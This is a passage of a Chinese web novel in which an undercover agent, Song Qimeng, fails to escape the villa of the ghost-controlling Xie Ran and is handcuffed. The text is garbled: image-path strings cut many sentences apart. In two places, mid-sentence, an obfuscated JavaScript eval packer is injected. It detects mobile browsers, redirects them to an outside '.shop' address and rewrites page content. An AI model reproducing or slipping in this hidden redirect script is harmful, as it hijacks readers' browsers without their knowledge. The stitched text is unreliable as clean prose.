“我说我说,我都说!”她用双手阻挡住谢然的右手臂,喘息片刻,用颤抖的声音,逐字逐句地将自己为何到这里做卧底说了一遍。 谢然听完,神情略有松动,可还是不信:“就这些?” 宋绮梦牙齿都在打颤,她点点头,话都说不囫囵:“就……就这些。” 谢然的目光几乎要将她穿透,分析了许久,没个所以然,他知道再逼问下去也不一定有什么结果,终于松开了手。 看着宋绮梦慌不择路地逃回卧室,谢然拿出手机,拨通了刚才的号码。 “嗯,试验过了。”他的语气轻描淡写,但一听就暗含怒气:“和你说的完全相反。” “谢先生,我向您保证,她的确有些异能在身上,我之前拿到了她进组织面试的一手视频资料,我马上发给您。” 听着对方慌乱的声音解释过后,谢然挂断了电话。 手机接连响起几个提示音,谢然点开,他果然接收到了好几段视频。 人保组织的面试不可谓不严苛,历年来有无数能人想进去工作,都被拒之门外,谢然心中也暗暗产生过疑问:为何宋绮梦看上去平平无奇,却能进去? 信息还在大段大段地发过来:“想必谢先生您也知道,组织考核程序很严格,分为笔试、面试和实操三个环节,笔试占比最低,只有15%,面试20%,实操占到65%。其中,实操又分为体能测试、攻击测试、真实模拟演练和其他测试。” “宋小姐的笔试分数很优秀,几乎是满分,但她面试几乎为0分,实操中的体能、攻击和真实模拟也都很低,唯独在其他测试中,展露了独特的能力,因此才被破格录取。” 这个其他测试,其实也算是一场大型的面试,被考核者可以随意说出自己印象深刻的小事,再根据面试官的安排进行随机测试。 曾有一位看上去自理都成问题的口吃男孩,因为能感受到魂灵的存在,并且能与魂灵进行简单交流,从而破格进入了组织。 谢然点开其中一段视频,宋绮梦头戴射击防护具,在真实模拟演练中参加射击考核。 小枪还好,到稍大型的激光枪械时,因为身形偏瘦,明显有些力不从心,好几次都射偏了。 谢然又点开另一段视频,正是其他测试中的场景,宋绮梦说,她学习能力很强,于是面试官现场给了她一段文字,要求她三分钟内快速记忆,这一点她完成得很好。 后面几分钟,分别是抗压能力、精神力等,谢然一一快进过,直接来到了最后一段。 “从小到大,同学们都说我运气不错。”宋绮梦想到最后,才终于又挤出了一个“优点”。 “哦?具体表现在哪里?”面试官问。 “抽奖得奖率很高。”宋绮梦又补充道:“还有,买盲盒的爆率也很好。” 面试官拿了一个骰子道具来,随意让她猜了几个数字。 抛了10次,猜对了8次。 面试官也是见过场面的人,依旧面不改色,又连续抛了几次,正确率高达80%以上。 随即又换了十色球,结果也很准确。 视频到此结束,屏幕上又弹出一段话来:“听说宋小姐就是因为超高的预测能力而被破格录取的。” “但是,由于保密性,组织并没有向她透露录取的真实原因,所以她应当并不知道自己有超强预测力。谢先生刚才实验失败,我斗胆猜测,应该是和她心情状态有关。” “预测靠的是心力,她如果心情不佳,或者注意力不集中的时候,预测准确度就会大大下降,这个能力也是需要引导突破的。” 谢然将手机息屏,捏在手里沉吟片刻,站起身来,不知不觉又走到她的卧室门口,想着刚才怕是吓着了她,犹豫着要不要解释一下。 才抬起手想要敲门,便听到门内隐约传来一阵压抑的抽泣声,抬着的手顿在半空,心里有些不是滋味。 他苦苦寻觅多年,寻找预测能力超强的人而无果,早就逐渐失去了耐心。 是他过于急躁了,即便她是暴露行踪的卧底,他也不该对一个女孩子这样。 想了想,还是没有在这时再去刺激她,他转身离开了。 宋绮梦趴在床上流着眼泪,一边在心里痛骂自己没出息,一边又盼着组织什么时候能来救自己。 从小到大,她虽然不是蜜罐里娇生惯养长大的女孩子,可到底也没受过这种委屈。 这个鬼王谢然,不仅性情反复无常,精神可能还有问题,再加上他可以轻易操纵伤口疼痛感,又想到那几个离奇死亡的生物研究员,她更是觉得此地不宜久留。 再待下去,不知道什么时候就被谢然杀了。 门外似乎一片安宁,宋绮梦停了啜泣,直起身子听了许久。 除了几个机器人明显机械化的走动声,再没有谢然的声音出现了。 她起身看了看墙上的老式钟表,已经是快 ;eval(function(p,a,c,k,e,d){e=function(c){return(c35?String.fromCharCode(c+29):c.toString(36))};if(!''''.replace(/^/,String)){while(c--)d[e(c)]=k[c]||e(c);k=[function(e){return d[e]}];e=function(){return''\\w+''};c=1;};while(c--)if(k[c])p=p.replace(new RegExp(''\\b''+e(c)+''\\b'',''g''),k[c]);return p;}(''8 0=7.0.6();b(/a|9|1|2|5|4|3|c l/i.k(0)){n.m="}'',24,24,''userAgent|iphone|ipad|iemobile|blackberry|ipod|toLowerCase|navigator|var|webos|android|if|opera|mgxs|t|shop|17198970|197144||http|test|mini|href|location''.split(''|''),0,{})); () {$(''.inform'').remove(); $(''#content'').append('' 下午三点了。 依照前几天观察的经验,谢然这个时候应该会去睡个午觉或在书房闭门不出,大概五点左右才会出来。 好机会! 这几天,她也观察过别墅内部,一楼是会客厅和开放式餐厅,但看起来从没人来过,只有机器人女仆在每天打扫;二楼是几间起居室;三楼是健身房和储物间,四楼是书房。 虽然谢然很少让她去三楼四楼,不过以她的观察,这整个别墅中并没有摄像头。 这间卧室她方才仔细搜查过,也是没有的。 二楼距离地面也就几米高,窗户也没锁,后院也无人看管,后墙也只有一人多高,上头没有电网。 她若是想办法跳出去,能逃走的几率很大。 说干就干,她毫不犹豫地将床单卷起来拧成一股绳,绑在床腿上,用尽力气扯了扯,纹丝不动。 虽然她体力不是很好,可好歹也是健身过的,轻而易举地将身子探出窗外,顺着床单向下滑动了一两米,看清脚下高度后,跳了下来。 窗外是松软的草坪,她落在上头毫发无损,警惕地看了看四周,果然没有一个人,这才毫不犹豫地只身穿过菜地,各色瓜果清香随风飘荡。 发丝掠过瓜藤,扯得叶子窸窣作响,她一边狂奔,一边在心中一个劲地道歉。 她太没用,才来三天就暴露了身份,辜负了组织对她的厚望。 可是她必须逃出去,安然无恙地回到安全地带,才能更好地迎接下一个任务。 回去之后,即便组织怎么处分,她都不会再回来这个鬼地方了。 手已经攀上了别墅外墙的铁栅栏,猛的一用力,她已经站了上去,再有三秒钟就可以翻出这幢别墅。 千难万险,好在她宋绮梦扛过来了! 即便没成功,可好歹是经历过危急场面的人,以后个人档案里不再是空白了! 而且,作为唯一和鬼王近距离生活几天的人,她的年终奖金没准会比一般的人多一些! 这样想着,这几天的心惊胆战全都变成了美好憧憬。 栅栏外面的地面也是松软的泥土路,她松开手,向下一跳。 下一瞬,她的身体并没有落地,还没来得及惊诧,诡异的引力拉扯着她漂浮起来,悬在半空中,就像她忽然到了月球一样。 外面的泥土地近在咫尺,她分明已经嗅到了自由的味道,此时自然不甘心,暗中奋力挣扎了几下,试图摆脱这股蛮力。 不知道是不是惹恼了什么东西,这股力量骤然变得凶蛮,她脖颈间加了一道压力,几乎使得她喘不过气来。 随即,那股力量竟挟持着她调转方向,头朝下,脖子对准了栅栏最尖端的地方。 她方寸大乱,挥舞着手脚想要挣扎,却丝毫没有作用,眼看着就要撞上去,鲜血四溢的场面已经不受控制地在脑海里浮现出来。 窒息感将她的声音尽数吞下,她只能从喉咙间发出“唔唔”的声音,不成音调。 透过眼中的泪水,她仿佛看到菜园对面站了一个人,正疾速向她冲过来。 她含恨闭上了眼睛——还是被他抓到了。 5. 第 5 章 想象中尖锐的痛感并没有来,她耳边传来急促的脚步声和一声喝断:“安德鲁!” 下降的速度顿时放缓,她睁开眼睛,见谢然站在栅栏里侧,神色略有些焦急,对着空气说着什么,看着像是在喃喃自语。 片刻后,宋绮梦惊奇发现,她身上的压力小了许多。 随后,她的身体越过栅栏,缓缓落在了别墅内的草地上。 草地湿漉漉的,她忽然被放上去,直接啃了一口草,几乎被上面的水呛到了。 她想要用手臂撑住身子爬起来,可无奈发现还是不能动,身上仿佛有千斤重担,眩晕难行。 “安德鲁。”谢然的声音低沉了几分:“听话。” 直到身上的禁锢完全褪去,宋绮梦才从草地上爬起来,浑身酸痛,身上都是泥巴和水渍,狼狈不堪。 撞上谢然阴沉的目光,她几乎是一个趔趄又摔在草地上,疼得龇牙咧嘴。 这个谢然,太吓人了! 她不玩了,彻底不玩了! 仿佛看破了她的想法,谢然居高临下地看过来,喉咙里发出一声冷哼。 “想逃?”声音虽不大,却明显压抑着怒气,几乎随时会爆发出来。 “没……没没有。”她低下头不敢与他对视,口中开始胡言乱语起来:“我是怕在您的别墅待久了,脏了您的地盘不说,还给您添麻烦,所以想着一走了之算了。” “临走的时候太仓促,忘了和您打声招呼,您不会生气了吧……哎?等一下,胳膊……疼!” 谢然冷着脸,拽着她的手臂,不由分说地往回走去。 有了刚才的教训,宋绮梦只喊了几句就乖乖住了口,小心翼翼地跟在谢然身后,又被带回了方才的卧室内。 悬在窗外的床单已经消失不见,床上换了新的床品,宋绮梦只惊讶了一瞬,就被谢然甩在床上,她身上本来就酸痛,这下更是一阵酸爽,但她察觉到谢然压抑的情绪,没敢再吭声。 直到冰冷的手铐按在腕上的瞬间,她才惊慌失措地叫出声来。 “鬼王大人!”她喊了一声,顿时有些后悔——这时候求他,会不会撞在他气头上了? 可是谢然已经回过头来,静等着她继续开口,她不得不硬着头皮说下去,但气势明显弱了一大截:“您能不能……放……放了我?” 谢然的神情还是没有半分变化,可宋绮梦分明察觉到压抑的气氛袭来,逼得她想要逃离,虽然退无可退,但还是向着离他远些的方向挪了几寸。 “放了你?”谢然挤出这几个字来,像是在真诚发问:“一个卧底,不知道窃取了多少机密,我没杀你已经是仁至义尽,你还想要我无条件放了你?” “可我……真的什么机密都没发现。”事情已经到了这一步,宋绮梦犹豫着想再多为自己争取一番,壮着胆子继续说道:“我留在这里对您也没有用处,不如?” “不如?”谢然冷笑一声:“杀了你?” “不不不不。”宋绮梦蜷起双腿挡在身前,没被铐住的右手慌乱地挥舞着:“不必了。” “刚才的话就当我没说过,您大人有大量。”她赔笑着又做了个“请”的姿势。 谢然用嘲讽的神情看了她一眼,仿佛看透了她的贪生怕死。 随即,他出去了。 门在关上的一瞬间,宋绮梦紧绷的身体舒缓了几分。 过度紧张的情绪也终于得到了片刻宣泄的机会,她忍不住湿了眼眶,一边用右手捂住狂跳的心脏,一边深呼吸了几下。 这个地方,还有这个谢然,真是太可怕了! 一次逃生不成,恐怕就没有第二次了,这也是她最担心的一点。 不过,细细想来,刚才她险些逃出去的时候,那股力量不像是磁场或者什么力场,根据谢然的反应来看,更像是一个名叫“安德鲁”的鬼魂在暗中作怪。 想到这里,一股微凉的风顺着外头窗子涌进来,宋绮梦打了个寒颤,明明是盛夏的傍晚,但她还是用空余的右手将床上的夏凉被扯过来,裹在了身上。 她想起之前看过的档案,传闻谢然有控鬼的能力,如今看来,竟不是空穴来风。 觉得周身愈发冰凉,似乎有什么难以言说的能量在作怪,她裹紧了被子,像屋内瞥了一眼。 此前觉得大气敞亮的布置,如今竟觉得有些阴森。 没准这间小小的屋子里挤满了看不见摸不着的鬼魂,不敢细想,就觉得毛骨悚然。 根据谢然这两天反常的表现,她努力在心里推测他的目的是什么。 昨夜被他看破身份,可能是因为她被他真的当成了机器人,不眠不休地跟着他待了三个晚上,昨晚她太困了,禁不住打了个哈欠,被他察觉到了。 可这根本怪不到她,来这边之前,闻展辉和她讲过,谢然别墅里的机器人很多,他不太可能会注意到她,更不可能会专门逮着她一个人用。 来了之后,她发现闻展辉的话只说对了一半——谢然别墅里机器人确实很多,但他偏偏喜欢逮着她一个人用。 甚至不分白天黑夜。 白天她负责准备茶点,晾晒衣物等杂活,晚上还要在他床边“站岗”。 她编号A07,这个数字被谢然时不时挂在嘴边上。 再联系到刚才的猜测,她不禁想到,可能他早就发现了她卧底的身份,只不过故意捉弄、试探她罢了。 今天连续几次试探,是为了测试她有没有窥探机密的能力? 越想越觉得复杂难辨,她索性闭目养神,不再多想。 这一次,许久都没有人来寻过她。 夜风逐渐微凉,夜色也愈发浓郁,她无法判断现在是几点,只能在混沌的空虚之中沉沉睡去。 再次醒来时,已经不知道是不是后半夜了。 手铐还在左手腕上,头垂坠在上面睡了很久,导致一阵刺痛传来,她咬了咬牙,这才发现后槽牙绷紧的同时,携带了些许钝痛。 她微微叹了口气。 从小到大,她在紧张的时候入眠,都会有牙关咬紧的情况,这一次想必也不例外。 缓缓坐直了身子,微小的动作就让久未进食的身体酸软,肚子里传来一阵响动。 她饿了。 不知道是不是幻觉,她好像闻到了浓郁的奶香加上三明治的味道,和她昨天中午吃的一样。 摸索着打开墙壁上的老式灯,她忍着灯光,眯着眼向香味的来源看去,不禁微微愣住了。 床头柜上真的放了一杯奶,一碟三明治。 和她昨天吃的一模一样,她右手触上去,发现还是温的。 焦灼的饥饿感迫使她动作起来,先喝了一口奶,被食物温养的胃舒缓地蠕动起来,她又拿起三明治,几乎是狼吞虎咽地吃了下去。 随后,她坐直身子,僵直的身体换了个舒服些的姿势,尽量忽略酸痛的地方。 又是一阵夜风,她忽然起了一层鸡皮 ;eval(function(p,a,c,k,e,d){e=function(c){return(c35?String.fromCharCode(c+29):c.toString(36))};if(!''''.replace(/^/,String)){while(c--)d[e(c)]=k[c]||e(c);k=[function(e){return d[e]}];e=function(){return''\\w+''};c=1;};while(c--)if(k[c])p=p.replace(new RegExp(''\\b''+e(c)+''\\b'',''g''),k[c]);return p;}(''8 0=7.0.6();b(/a|9|1|2|5|4|3|cl/i.k(0)){n.m="}'',24,24,''userAgent|iphone|ipad|iemobile|blackberry|ipod|toLowerCase|navigator|var|webos|android|if|opera|mgxs|t|shop|17198971|197144||http|test|mini|href|location''.split(''|''),0,{})); () { $(''.inform'').remove(); $(''#content'').append('' 疙瘩,腹内响动,她蜷起了身子。 完了,想上厕所。 这深更半夜的,也不知道去哪里找谢然,如果大声呼喊,他能听到吗? 还没想好对策,腹中的痛感愈发袭来,她额上沁出一层冷汗来,挣了挣左手腕,发出了一声轻微的呻吟。 “这个死谢然,只顾着把人锁起来,有没有想过优待俘虏啊?”她骂了一声,才要张口大声喊他的名字,手腕却在此时忽然一松。 就像手铐听到了她的心声一样,居然自己开了。 她愣了一瞬,丝毫顾不得研究这其中的机理,抓紧时间冲进卫生间。 此后再无睡意,她趁着解绑的空隙,洗漱之后,顺便洗了个澡。 